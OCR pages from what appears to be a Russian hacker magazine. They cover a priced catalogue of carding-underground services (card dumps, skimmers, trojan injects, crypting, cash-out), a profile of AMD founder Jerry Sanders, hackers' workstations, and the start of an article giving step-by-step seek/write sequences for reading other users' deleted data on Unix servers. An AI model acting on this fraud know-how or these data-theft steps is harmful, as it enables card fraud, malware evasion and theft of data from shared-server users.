Сервис, позволяющий спамить всяким нелегалом, коего придумать можно очень-очень много. Нередко подобную услугу используют как способ продвинуть свой дроп-проект — сайт, на котором набирают дропов для одноименного сервиса. Рассылка при этом производится по базам сайтов знакомств и job-ресурсов. Не брезгуют также рекламой собственных hyip'ов (финансовых пирамид), обещая 30% в месяц от вклада! Ага, ну-ну.
Скам, то есть реклама фейковых проектов, на которых предлагают, например, срочненько поменять пароль на своем e-gold-аккаунте, заплатить по-быстрому за какую-нибудь уже оказанную услугу или где тебе просто загрузят трояна (ихмо, тупость и палево билда) — тоже популярная и доходная тема.
Спамят всем, на чем можно срубить бабок.

СЕРВИС АНТИДЕТЕКТА VMWARE
ЦЕНА: $500 за комплект
Сервис, предоставляющий специальный софт, делающий VMware неотличимой от настоящего компа. Целиком устраняет возможность детектирования за счет смены идентификаторов железа, названий дров, блокирования магических слов в I/O и прочих далеко не простых штук. Полезный сервис для кардеров, работающих с софтовым казино, и просто для параноиков.

ПРОДАЖА ДАМПОВ
ЦЕНА:
$60 за visa classic, mc standart etc
$90 за gold и platinum
$30 за amex

Сервис для тех, кто занимается «реальным кардингом», очень, надо сказать, опасной штукой. Продается содержимое магнитной ленты карточки. Кардером оно заливается на пустой пластик, печатается правильная картинка, дроп идет в магазин… ну, в общем, понятно, что дальше происходит.
Получают дампы в основном из супермаркетов и ресторанов, где клиентскую карточку успевают провести помимо легального pos-терминала по скрытому кардерскому. Именно по этой причине я всегда слежу за тем, куда убегает очередная девица-официантка с моим личным картоном.
Дампы с пинами не продаются, так как это, считай, чистые деньги.

OPENVPN/VPN-СЕРВИС
ЦЕНА: от $15 до $200 в месяц

У нас нет ни одного знакомого кардера, который не пользовался бы VPN -сервисом, чтобы скрыть свой реальный IP. Анонимность здесь — вещь не просто нужная, она обязательная. Никто же не хочет пообщаться по душам с сотрудниками отдела «К» УСТМ МВД РФ? ;)
Мы тоже не хотим, поэтому пользуемся таким сервисом. Работать с ним очень просто. Платим денежку саппорту (почему-то автоматизированную оплату в данной области не любят), получаем IP, логин и пароль VPN-сервака на котором 100% не пишется никаких логов, коннектимся и живем более или менее спокойно. Для параноиков есть схемы, где серверы подключаются цепочкой: соединяешься с Америкой, а IP у тебя в Испании. Они естественно подороже.
Правда, как говаривал один наш знакомый исполнительный директор очень большой электронной системы платежей: «Всех поймаем, никакой вам VPN не поможет!»

НАПИСАНИЕ ИНЖЕКТОВ ДЛЯ ТРОЯНОВ
ЦЕНА: от $10 за инжект

Разработчики троянов часто не успевают писать инжекты[1] (то есть настраивать на определенный банк\сайт) для всех своих клиентов, поэтому и появилась необходимость в отдельном сервисе, где быстро бы все сделали. Благо, большинство современных банкинг-ботов поддерживают редактирование настроек пользователем через админку и ребилд делать необязательно.
В принципе, можно заказать написать себе даже автозалив, но денег за это, скорее всего, запросят баснословно.

[1] **Инжект** — некоторый html-код, который внедряется трояном на заданную страницу на компьютере жертвы. Нужен, к примеру, для того, чтобы вставить дополнительный запрос TAN'a.

PROXY/SOCKS-СЕРВИС
ЦЕНА:
от $2 за один IP
от $50 за неограниченный доступ к базе

Этот сервис предоставляет клиенту большую базу анонимных прокси-серверов во всему миру. Благодаря возможности выборки нужных IP по географическому расположению вплоть до города, подобная услуга стала незаменимой для кардера. Особенно когда ему нужно зайти на чужой акк и не вызвать подозрений своим индийским адресом.

ПРОДАЖА СКИММЕРОВ
ЦЕНА: от $8000 за пишущий скиммер
от $14000 за GSM-скиммер

Самый мой ненавистный сервис. Из-за него мне страшно снимать бабки со своей карточки в Москве. Скиммер — это незаметное устройство, нацепляемое на банкомат, которое ворует дамп + пин карточки. Состоит из двух частей — накладного пин-пада и «морды», цепляемой на карто-приемник. Бывают скимеры, просто копирующие все необходимые данные, а бывают со встроенным GPRS-модемом, отсылающие дампы по СМС или вообще в аську кардеру. Последние менее палевные, ибо можно в принципе и не возвращаться за скимером к банкомату (хотя сомневаюсь, что кто-нибудь бросит свою аппаратуру).
Хорошо еще, что русские кардеры не работают по России.

ОБНАЛ WIRE, WU, MONEYGRAM, ЧЕКОВ И Т.П.
ЦЕНА: 7% от суммы wu-перевода
15-40% от ваера и т.п.

Важный этап любой схемы — непосредственно вывод денег. Будь то банк, трейдинг или аукцион — неважно какой акк удалось увести — везде следят за безопасностью, и instant на электронную платежную систему никто ничего не пришлет. А вот wire (банковский перевод) или wu (Western Union) — это запросто. Тут же, естественно, проверят, не вызывает ли подозрений месторасположение и личность получателя. И чтобы не палиться, указывая счет сберкнижки своего школьного друга, можно воспользоваться отлаженным сервисом обнала. Нальщики примут деньги в любом виде и в любой стране мира на одного из своих дропов, а тебе отправят свеженарисованные wmz минус небольшой процент.

КРИПТОВАНИЕ ТРОЯНОВ
ЦЕНА: от $2 до $100 за один крипт

Рано или поздно любые трояны попадают в антивирусные базы. Если пользоваться дешевыми загрузками, то скорее рано, чем поздно. После того, как аверы узнают о трояне, его эффективность резко падает – отстуки на админку сходят на нет, а логи с паролями перестают пополняться. И тогда кардер либо просит у сервиса, продавшего ему троян, так называемый «ребилд» (перекомпиленный трой, который не должен будет палиться), либо обращается в крипт-сервис. Там с помощью приватного, обычно самописного, криптора ему упакуют и зашифруют старый билд так, что ни один авер не придерется. Ну, это в лучшем случае и за адекватные деньги, а не за $2. За копейки билд, максимум, упакуют UPX'ом и поменяют сигнатуры с помощью какой-нибудь паблик-утилитки – пару антивирусов может это и отсечет, но на суть не повлияет.



В продаже с 9 апреля

Журнал для тех, у кого IT – это профессия!

Новости, аналитика, интервью, опросы, мнения экспертов.

X-Profile

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

Джерри Сандерс

Сегодня речь пойдет о человеке, который не является гениальным ученым или изобретателем. Он не программист, не хакер и когда-то вообще мечтал стать актером. Однако судьба распорядилась иначе, и в далеком 1969 году Джерри Сандерс основал компанию, которая до сих пор является одним из лидеров рынка компьютерного железа — AMD.

ИМЯ: Уолтер Джереми Сандерс III

ВОЗРАСТ: 71 год

ЗАСЛУГИ: основатель и бессменный руководитель AMD на протяжении 32 лет

ДО AMD


Наш герой родился 12 сентября **1936 года**, в пригороде Чикаго. В возрасте пяти лет родители оставили маленького Джерри на попечение бабушки с дедушкой, с которыми он и жил уже вплоть до совершеннолетия. После окончания школы перед Джерри встал обычный для его возраста вопрос: «куда податься?». Тут на помощь пришел дед, заметивший, что хорошему инженеру никогда не составит проблемы найти работу. Послушав совета, Сандерс поступил в Университет Иллинойса (University of Illinois at Urbana-Champaign) — учиться на инженера электронщика. И примерно тогда же в его жизни произошел очень неприятный инцидент, наложивший отпечаток на все его мировоззрение. На университетской вечеринке, куда Джерри пришел с другом, разгорелась неравная драка. Друга Сандерса в буквальном смысле избивали на глазах нашего героя, и Джерри бросился ему на помощь. Но вместо благодарности друг сбежал с «поля боя» впереди собственного визга, а Сандерса отделали до полусмерти и в бессознательном состоянии выкинули в мусорный контейнер. Травмы оказались тяжелыми. Когда окровавленного Джереми доставили в больницу, к нему даже пригласили священника, чтобы соборовать перед смертью. Однако он выжил и, выйдя через три дня из комы, вынес из ситуации ценный урок — ни в чем нельзя полагаться на других, всегда нужно рассчитывать только на собственные силы. И тогда же Сандерс очень четко осознал цену верности и преданности. Спустя годы это могли на собственном опыте прочувствовать его служащие, когда он щедро делился с ними прибылями.

Но мы забегаем вперед. В 1958 году окончив университет, Сандерс поступил на работу в Douglas Aircraft Company, занимающуюся проектировкой оборудования для самолетов. И очень быстро убедился, что дедушка был прав — проблем с поиском работы у инженера не возникает, правда, на большую зарплату и перспективы рассчитывать не приходится. В то время серьезные деньги получали разве что представители отдела продаж, а Джерри, ко всему прочему, никогда не был гением в своей инженерной области. Карьерные перспективы вырисовывались безрадостные, что Сандерса совершенно не устраивало. Обдумав возможные варианты, он принял решение уйти из Douglas Aircraft и практически сразу нанялся в компанию Motorola, только теперь не по своей прямой специальности, а в качестве менеджера по продажам. Впрочем, он не задержался и там — проработав в Motorola год, Сандерс уволился, приняв более интересное предложение от компании Fairchild Semiconductor. В Лос-Анджелесе как раз открывалось новое подразделение фирмы, куда его и определили. Стоит ли говорить, что Джерри, некогда буквально бредивший карьерой актера в Голливуде, был только рад переехать на Западное побережье.

О легендарной компании Fairchild Semiconductor мало кто не слышал хотя бы раз, и в этом нет ничего удивительного. Это настоящая альма-матер гениальных умов того времени и столп Кремниевой долины. Именно такие гиганты, как Fairchild, дали долине жизнь, образно выражаясь, заложив ее фундамент. В Fairchild работали над полупроводниковыми микросхемами, и компания стала первой, кто вообще выпустил этот продукт на рынок. А в 60-е годы, когда Сандерс пришел туда на работу, компания процветала. Это было золотое время для полупроводникового гиганта. Тогда же в Fairchild «отметились» небезызвестные Роберт Нойс (Robert Noyce) и Гордон Мур (Gordon Moore), основатели главного будущего конкурента AMD — Intel, а также Френк Уонласс (Frank Wanlass) — человек, изобретший в 1963-м CMOS-логику, и ряд других заметных личностей.

В Fairchild Сандерс задержался надолго. Дела его пошли в гору. Благодаря цепкому уму и хватке, он оказался прекрасным специалистом по продажам. Когда он продемонстрировал совершенно сумасшедшие показатели, оставив своих коллег далеко позади, его заметили и предложили пост вице-президента по маркетингу. Джерри с радостью согласился. Однако коллеги Сандерса часто говорили, что он все же ошибся с выбором жизненного пути. Он прекрасно умел продавать, чувствовал рынок и просто знал, без объяснений и причин, как именно нужно действовать. Коллеги всерьез полагали, что такой талант был бы уместнее в сфере киноиндустрии. Вот такая странная ирония судьбы.

Но сам Сандерс так не считал. Хотя мечты о Голливуде он пронес с собой через всю жизнь, ему нравилось то, чем он занимался, и все бы и дальше шло прекрасно, если бы в 1968-м в Fairchild не сменился





Штаб-квартира AMD

руководящий состав. Пришедший из компании Motorola Лестер Хоган (Lester Hogan) и его команда придерживались весьма консервативных взглядов. Из-за смены руководства внутренняя политика компании претерпела серьезные изменения. Специалисты стали разбегаться кто куда (некоторые даже открывали собственные фирмы). С Сандерсом же поступили совсем некрасиво — разойдясь с ним во мнениях, в 1969-м его буквально «ушли» из Fairchild. В различных интервью он не раз говорил, что причиной тому стал именно его яркий, неподражаемый стиль работы, так не понравившийся новому начальству.

ЭРА AMD

Но Джерри был не единственным, кто остался без работы и вынужден был задуматься о будущем. Так ряд его бывших коллег, в числе которых были Эд Терни (Ed Turney), Джон Кэри (John Carey), Свен Симонсен (Sven Simonsen) и другие, решили основать собственное предприятие. Когда они предложили Сандерсу присоединиться к ним, он выдвинул условие — только в том случае, если его назначат президентом компании. Внутри группы ученых разгорелся спор и, хотя к единому мнению придти так и не удалось, они все же согласились. Начинающей фирме помимо инженеров, ученых и прочих технарей нужен был руководитель, лидер, человек, который умел бы делать деньги. Таким образом, Сандерсу отдали президентское кресло, и в том же 1969-м на свет родилась фирма **Advanced Micro Devices** (AMD). Сам Джерри видел в AMD платформу для реализации своих многочисленных идей. Президентский пост развязывал ему руки, а коллектив талантливых ученых, которых он прекрасно знал по Fairchild, сулил хорошие перспективы.

На протяжении следующих 30 лет мистер Джерри Сандерс оставался бессменным руководителем AMD и, хотя он занимался финансами и политикой, а не научными тонкостями, с уверенностью можно сказать — без него AMD никогда не состоялась бы такой, какой мы знаем ее сегодня.

Путь AMD был сложен и тернист. Мы уже посвящали ему отдельный обзор, потому как рассказать сорокалетнюю историю такого гиганта в двух словах невозможно. Очевидно одно — и когда начинающая фирма продавала усовершенствованные копии товаров других производителей, не выпуская ничего собственного, и когда воевала с Intel не на жизнь, а на смерть, и когда была на грани краха, предпринимая рискованные шаги, за всем этим чувствовалась рука Сандерса. Тот самый неподражаемый стиль работы, который все называли «flamboyant» («яркий», «пламенеющий» или «бросающийся в глаза»).

Стоит заметить, что Сандерс всегда был справедлив к своим сотрудникам. К примеру, когда компания, наконец, достигла оборота в миллион долларов за квартал, Джерри встал возле входной двери и лично вручал каждому выходящему сотруднику AMD по $100. И подобные «акции» отнюдь не были редкостью. Как уже говорилось, наш герой ценил верность и преданность.

Пост президента Сандерс оставил не так давно — в 2002 году, подготовив себе замену в лице Гектора Руиса (Hector Ruiz). К тому времени Джереми сколотил целое состояние и мог позволить себе остаться просто почетным членом правления, переложив большую часть забот на новое руководство. С его уходом из AMD закончилась веха длиной в тридцать с лишним лет. Многие уверены, что без Сандерса компания станет более «скучной», ведь уже не будет той яркости и почти голливудского лоска. Но так как Джерри еще не окончательно отошел от дел, судить об этом сложно. Верны ли «предсказания», покажет время.

А пока AMD продолжает свой путь. Сандерс живет в Беверли Хиллс, ездит на роскошных машинах, которых у него наберется на небольшой автопарк, останавливается в шикарных отелях и пожинает все прелести того образа жизни, о котором некогда мечтал. Он до сих пор педантично подчеркивает, что никогда не добился бы всего этого без верных ему людей, с которыми всегда был честен и отдавал им должное. Это абсолютная правда, ведь AMD стала одной из первых компаний Кремниевой долины, которая привлекла своих служащих к участию в прибылях. Так что Джерри умел не только хорошо продавать, но и делиться, и признавать заслуги коллег. В свете этого не могу не вспомнить народную мудрость, гласящую, что «земля круглая». История Джереми Сандерса — яркий пример того, что эта мудрость работает.

РАБОЧЕЕ МЕСТО ХАКЕРА КРИС КАСПЕРСКИ

Пришли на magazine@real.xakep.ru фотку своего действительно хакерского рабочего места (в хорошем разрешении) и мы опубликуем ее в следующих номерах!



4 монитора и еще больше компьютеров, все работают и соединены между собой так, что Крис все время путается в клавиатурах.

Внешний усилитель для колонок.

Колонки Microlab.

ZIP- привод и ZyXEL Omni Pro 56K, а на нем радиотелефон Panasonic со шнуром, выдернутым из сети (выдернутым, чтобы не звонили).

LCD-монитор NEC на подставке от HITACHI (квадратной), а выше — HITACHI на подставке от NEC'a (круглой).

В глубине компьютера с содранной лицевой панелью на 3" дисководе сидит мыщха. Белая, цвета камня. Сам компьютер P-III Coppermine — для хакерских целей вполне хватает.

ZyXEL ADSL с лежащим на нем белым камнем неизвестного происхождения. Крис любит камни.

Siemens S55, работающий как GPRS-модем.

DLINYJ


Культовая отечественная аккустика «Радиотехника S-30».
Паяльная станция.
В стаканчиках инструменты: отвертки, пассатижи, напильники и т.д.
Ламповый усилитель, который Длинный спаял сам.
Книжные полки с книгами по ассемблеру, схемотехнике и прочей сугубо-технической лабуде.
Геймерский трекбол.
Шикарный двухканальный осциллограф отечественной сборки.
Разобранный сервер для кваки.
Ридер для чипованных карт и пригоршня самих карт.
Красный мультиметр.
Ноут с наклейкой надкусанного яблока.
Рюкзак, а по совместительству — чемоданчик Фрикера.

Весеннее
обострение
с 1 апреля

www.tnt-tv.ru wap.tnt-tv.ru

Реклама
Серия ТВ №9047 от 23.06.2005, выдана Россохранкультуры.


КРИС КАСПЕРСКИ



Погружение в файловые дыры

ЗАХВАТЫВАЕМ ЧУЖИЕ ДАННЫЕ ЧЕРЕЗ ДЫРЫ В ФАЙЛОВЫХ СИСТЕМАХ

В ходе широкомасштабного исследования выяснилось, что никсы содержат фундаментальные уязвимости, позволяющие злоумышленникам получать доступ к удаленным данным других пользователей. Эта находка стала как гром среди ясного неба для промышленных серверов, которые обслуживают тысячи пользователей, имеющих право на установку своих собственных программ (например, PHP-скриптов).

ВОЛЬНОСТИ С LINUX И XBSD

Во времена MS-DOS для восстановления ошибочно удаленных файлов использовался не только unerase, но и следующий трюк. Создавался файл, открытый на запись, делался seek до конца диска, после чего файл закрывался, вбирая в себя все свободное пространство. Над ним, конечно, еще предстояло поработать, но нефрагментированные текстовые файлы «вытягивались» без проблем.

Linux и **xBSD** таких вольностей уже не допускают и заботливо «подчищают» выделяемое дисковое пространство, забивая файл нулями, чтобы предотвратить захват удаленных данных, принадлежащих другим пользователям. На этом можно было бы поставить жирную точку и закончить статью (как говорится, на нет и суда нет), но механизм затирания реализован криво, с большим количеством ошибок, то исправляемых, то вновь появляющихся в новых ядрах. Поэтому представляет интерес раскурить эту тему, погрузившись в клубы благородного дыма, испускаемого медленно тлеющими распечатками исходных текстов ядра и сопровождающих его библиотек. Вот с библиотек мы и начнем.

LIBC INTERNALS

Для работы с файловым вводом/выводом большинство программистов используют функции библиотеки **libc** — `fopen()`, `fseek()`, etc, являющиеся достаточно тонкими обертками вокруг системных вызовов `open`, `lseek` и т.д. Насколько тонкими? Хороший вопрос! Разработчики libc (и ее аналогов, поставляемых вместе с компиляторами типа gcc) никак не встанут на путь единой ориентации, бросаясь из крайности в крайность. То они в порыве энтузиазма начинают чистить выделяемое файлу пространство сами, то перекладывают эту заботу на `lseek`, которая как бы выполняет подчистку еще внутри ядра.

«Как бы», потому что `lseek` явным образом не гарантирует подчистки выделяемого пространства и выполняет его далеко не везде и не всегда, — существует тысяча исключений, при которых подчистка умышленно не выполняется. Почему так, мы расскажем ниже. А пока обратим внимание на то, что подавляющее большинство современных высокоуровневых библиотек (в том числе, входящих в интерпретируемые языки типа Perl, Python, PHP) самостоятельной подчистки не выполняет и потому для реализации атаки спускаться на уровень системных вызовов совершенно необяза-

тельно (хотя и желательно для нейтрализации возможных побочных эффектов).

KERNEL INTERNALS

Никсы реализуют унифицированную политику ввода/вывода, обеспечивая единый интерфейс взаимодействия как между файлами, так и между (псевдо) устройствами. Это существенно упрощает программирование, попутно сокращая количество системных вызовов, но, вместе с тем, порождает серьезную проблему, нарушающую стройную концепцию безопасности. Очевидно, что при работе с устройствами (например, дисковыми томами) функция `lseek` просто не имеет права заниматься «подчисткой», поскольку та чревата глобальными разрушениями данных. С другой стороны, `lseek` должна гарантировать, что при выделении файлу новых кластеров, их содержимое будет «отцензурировано», то есть забито нулями во избежание попадания конфиденциальных данных в лапы злоумышленника.

Вот так и разрушается единообразие доступа ко всем файлам и устройствам. Абстрагироваться от природы объекта, над которым выполняется операция позиционирования, уже не получается и приходится фаршировать ядерный код дополнительными проверками, за правильность реализации которых никто и никогда не ручался.

Теоретически, ядро операционной системы при любых операциях позиционирования никогда не должно отдавать пользователю неподчищенные кластеры, содержащие данные, принадлежащие ранее удаленным файлам. Простейшие тесты на вшивость (открыл файл, выполнил позиционирование на пару мегабайт, записал несколько байт, закрыл файл) показывают, что поводов для беспокойства как будто бы и нет.

Но разве серьезные тесты так выполняются?! Давай испробуем более хитрые комбинации, вводящие ядро в замешательство и заставляющие его отдавать нам чужие данные, чего по логике вещей происходить не должно... но все-таки происходит!

Разные ядра имеют разные дыры, а потому для простоты изложения будем приводить лишь голый псевдокод без указания жертвы, на которой он работает. Как уже говорилось выше, конкретные реализации могут использовать либо системные вызовы (если они доступны на том языке, который установлен на удаленном сервере), либо высокоуровневые файловые функции ввода/вывода.

В принципе, возможна комбинация, при которой «дыра» в ядре перекрывается библиотечной реализацией fseek, самостоятельно подчищающей выделяемые файлу данные, но тут уж ничего не поделаешь. Это на локальной машине мы можем выбирать все, что нам заблагорассудится, а при атаках на сервера приходится использовать, что дают.

Администраторам же остается только посоветовать применить перечисленные ниже алгоритмы на себе и при необходимости предпринять защитные меры.

SIX BULLETS

Выстрел **первый**. Предупреждающий. В смысле способ, срабатывающий крайне редко:

1. открываем файл на запись;
2. делаем `fseek`/`lseek` на сколько хватит совести/квоты;
3. записываем в файл несколько байт;
4. закрываем файл;
5. смотрим, что за дичь попала в наши сети (в большинстве случаев — нули).

Выстрел **второй**. Уже прицельный и работающий на достаточно большом количестве операционных систем и библиотек. Вариация на предыдущую тему с той лишь разницей, что на шаге #3 мы записываем ноль байт. Как правило, что-то да попадается.

Выстрел **третий**. Контрольный. Срабатывает довольно часто, хоть иногда и промахивается:

1. открываем файл на запись/чтение;
2. делаем `fseek`/`lseek` на сколько хватит совести/квоты;
3. записываем в файл ноль байт;
4. делаем `fseek`/`lseek` на начало файла;
5. читаем, пока не встретим EOF (в некоторых случаях EOF встречается сразу, в некоторых — мы имеем нули до позиции последнего seek'а, а в некоторых — захватываем чужие данные из невычищенных кластеров);
6. закрываем файл (впрочем, теперь его можно уже и не закрывать).

Выстрел **четвертый**. Вариация на предыдущую тему с той лишь разницей, что на шаге #3 мы записываем не ноль байт, а хотя бы один.

Выстрел **пятый**. Пуля со смещенным центром тяжести. Довольно эффективна для Suse Linux и некоторых xBSD-систем:

1. открываем файл на запись;
2. делаем `fseek`/`lseek` на N (мега) байт относительно начала файла;
3. записываем в файл ноль байт (в некоторых системах — один байт);
4. делаем `fseek`/`lseek` на N/K, где N > K, относительно конца файла;
5. записываем в файл ноль байт (в некоторых системах — один байт);
6. закрываем файл — есть шанс, что на отрезке от K до N окажутся захваченные данные.

